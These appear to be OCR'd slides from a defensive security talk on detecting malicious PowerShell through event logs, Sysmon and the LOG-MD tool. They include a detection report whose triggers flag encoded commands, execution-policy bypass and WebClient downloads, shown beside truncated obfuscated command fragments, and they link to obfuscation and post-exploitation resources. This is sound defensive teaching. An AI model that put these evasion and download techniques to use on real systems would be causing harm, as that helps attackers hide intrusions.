
Windows PowerShell Log

- 800 – Pipeline Execution – What executed
  - Focus on the HostApplication field



Sysmon

- You can catch Not-PowerShell PowerShell execution
- Event ID 7 – Module loads
  - Look for Process that is calling System.Management.* DLLs
- And all the other cool stuff Sysmon collects



How do I hunt for PS?

- Log Management obviously
- What if you do not have fancy Log Management?

How do I hunt for PS?

- Without Log Management?

LOG-MD

B	C	D	E	
Event_ID	Time	Trigger	Trigger_Detail	Process_Command_Line/Comma
4688	46:27.8	Suspisious Artifact	'-enc' Detected	powershell.exe -encodedcomma
600	46:28.3	Suspisious Artifact	'-enc' Detected	n/a
400	46:28.3	Suspisious Artifact	'-enc' Detected	n/a
4688	46:57.8	Suspisious Artifact	'bypass' Detected	C:\WINDOWS\System32\Window
4688	47:16.5	Obfuscation | Exceeded-Block-Size	(138) ' | (264) + | (2660) BLOCK_SIZE	powershell "iEx((('. ((GEt-v'+'arIa
600	47:17.5	Obfuscation | Exceeded-Block-Size	(138) ' | (264) + | (2658) BLOCK_SIZE	n/a
400	47:17.7	Obfuscation | Exceeded-Block-Size	(138) ' | (264) + | (2658) BLOCK_SIZE	n/a
4688	47:28.5	Suspisious Artifact	'bypass' Detected	C:\WINDOWS\System32\Window
4688	01:33.4	Obfuscation | Exceeded-Block-Size | Suspisious Artifact	(20) ' | (558) BLOCK_SIZE | '-enc' Detected | 'webclient' Detected | 'http' Detected | 'download' Detected	C:\Windows\System32\cmd.exe
4688	01:33.5	Obfuscation | Exceeded-Block-Size | Suspisious Artifact	(20) ' | (527) BLOCK_SIZE | '-enc' Detected | 'webclient' Detected | 'http' Detected | 'download' Detected	PowerShell "'PowerShell ""functi
600	01:33.7	Obfuscation | Exceeded-Block-Size | Suspisious Artifact	(20) ' | (522) BLOCK_SIZE | '-enc' Detected | 'webclient' Detected | 'http' Detected | 'download' Detected	n/a
400	01:33.7	Obfuscation | Exceeded-Block-Size | Suspisious Artifact	(20) ' | (522) BLOCK_SIZE | '-enc' Detected | 'webclient' Detected | 'http' Detected | 'download' Detected	n/a
4104	01:33.9	Obfuscation | Exceeded-Block-Size | Suspisious Artifact	(20) ' | (575) BLOCK_SIZE | '-enc' Detected | 'webclient' Detected | 'http' Detected | 'download' Detected	n/a
4688	01:34.0	Obfuscation | Suspisious Artifact	(8) ' | 'webclient' Detected | 'http' Detected | 'download' Detected	PowerShell "function xwoej([Stri
600	01:34.2	Obfuscation | Suspisious Artifact	(8) ' | 'webclient' Detected | 'http' Detected | 'download' Detected	n/a
400	01:34.4	Obfuscation | Suspisious Artifact	(8) ' | 'webclient' Detected | 'http' Detected | 'download' Detected	n/a
4104	01:34.2	Obfuscation | Suspisious Artifact	(8) ' | 'webclient' Detected | 'http' Detected | 'download' Detected	n/a
4104	01:34.2	Suspisious Artifact	'webclient' Detected | 'download' Detected	n/a
4688	01:42.5	Obfuscation | Exceeded-Block-Size | Suspisious Artifact	(20) ' | (558) BLOCK_SIZE | '-enc' Detected | 'webclient' Detected | 'http' Detected | 'download' Detected	C:\Windows\System32\cmd.exe
4688	01:42.5	Obfuscation | Exceeded-Block-Size | Suspisious Artifact	(20) ' | (527) BLOCK_SIZE | '-enc' Detected | 'webclient' Detected | 'http' Detected | 'download' Detected	PowerShell "'PowerShell ""functi
600	01:42.6	Obfuscation | Exceeded-Block-Size | Suspisious Artifact	(20) ' | (522) BLOCK_SIZE | '-enc' Detected | 'webclient' Detected | 'http' Detected | 'download' Detected	n/a
400	01:42.6	Obfuscation | Exceeded-Block-Size | Suspisious Artifact	(20) ' | (522) BLOCK_SIZE | '-enc' Detected | 'webclient' Detected | 'http' Detected | 'download' Detected	n/a
4104	01:42.7	Obfuscation | Exceeded-Block-Size | Suspisious Artifact	(20) ' | (575) BLOCK_SIZE | '-enc' Detected | 'webclient' Detected | 'http' Detected | 'download' Detected	n/a
4688	01:42.8	Obfuscation | Suspisious Artifact	(8) ' | 'webclient' Detected | 'http' Detected | 'download' Detected	PowerShell "function xwoej([Stri
600	01:42.8	Obfuscation | Suspisious Artifact	(8) ' | 'webclient' Detected | 'http' Detected | 'download' Detected	n/a
400	01:42.8	Obfuscation | Suspisious Artifact	(8) ' | 'webclient' Detected | 'http' Detected | 'download' Detected	n/a
4104	01:43.0	Obfuscation | Suspisious Artifact	(8) ' | 'webclient' Detected | 'http' Detected | 'download' Detected	n/a
4104	01:43.0	Suspisious Artifact	'webclient' Detected | 'download' Detected	n/a
4688	01:53.6	Suspisious Artifact	'bypass' Detected	powershell exp bypass
600	01:53.7	Suspisious Artifact	'bypass' Detected	n/a
400	01:53.7	Suspisious Artifact	'bypass' Detected	n/a
4104	01:53.8	Suspisious Artifact	'bypass' Detected	n/a

Summary

- LOG-MD will check your system and report
- Upgrade to PS v5 – NOW !
- Enable PowerShell logging !
- Use the "***Windows PowerShell Logging Cheat Sheet***" on what to set
- Create Reports and Alerts for the items discussed
- Maybe add Sysmon on a few systems
- Use the "***Windows Splunk and Humio Logging Cheat Sheets***" for some examples of what was discussed
- Send us your improvements and tweaks !!!!
- But **START LOGGING POWERSHELL !!!!**

Resources

- Websites
  - **Log-MD.com** **The tool**
- The "***Windows PowerShell Logging Cheat Sheet(s)***"
  - **MalwareArchaeology.com**

Resources

- https://www.invincea.com/2017/03/powershell-exploit-analyzed-line-by-line/

List of Tools

- https://github.com/emilyanncr/Windows-Post-Exploitation

Obfuscation

- http://www.danielbohannon.com/blog-1/2017/12/2/the-invoke-obfuscation-usage-guide
- http://www.danielbohannon.com/blog-1/2017/12/2/the-invoke-obfuscation-usage-guide-part-2
- https://github.com/danielbohannon/Revoke-Obfuscation
- https://www.fireeye.com/content/dam/fireeye-www/blog/pdfs/revoke-obfuscation-report.pdf
- https://www.fireeye.com/blog/threat-research/2017/06/obfuscation-in-the-wild.html

Metasploit Check Logging module

- https://github.com/darkoperator/Meterpreter-Scripts/tree/master/scripts

Questions?

You can find us at:

- Log-MD.com

LOG-MD
Discover it

- @HackerHurricane
- HackerHurricane.com (blog)
- MalwareArchaeology.com – Cheat Sheets
- Listen to the "Brakeing Down Incident Response" Podcast
  - BDIRPodcast.com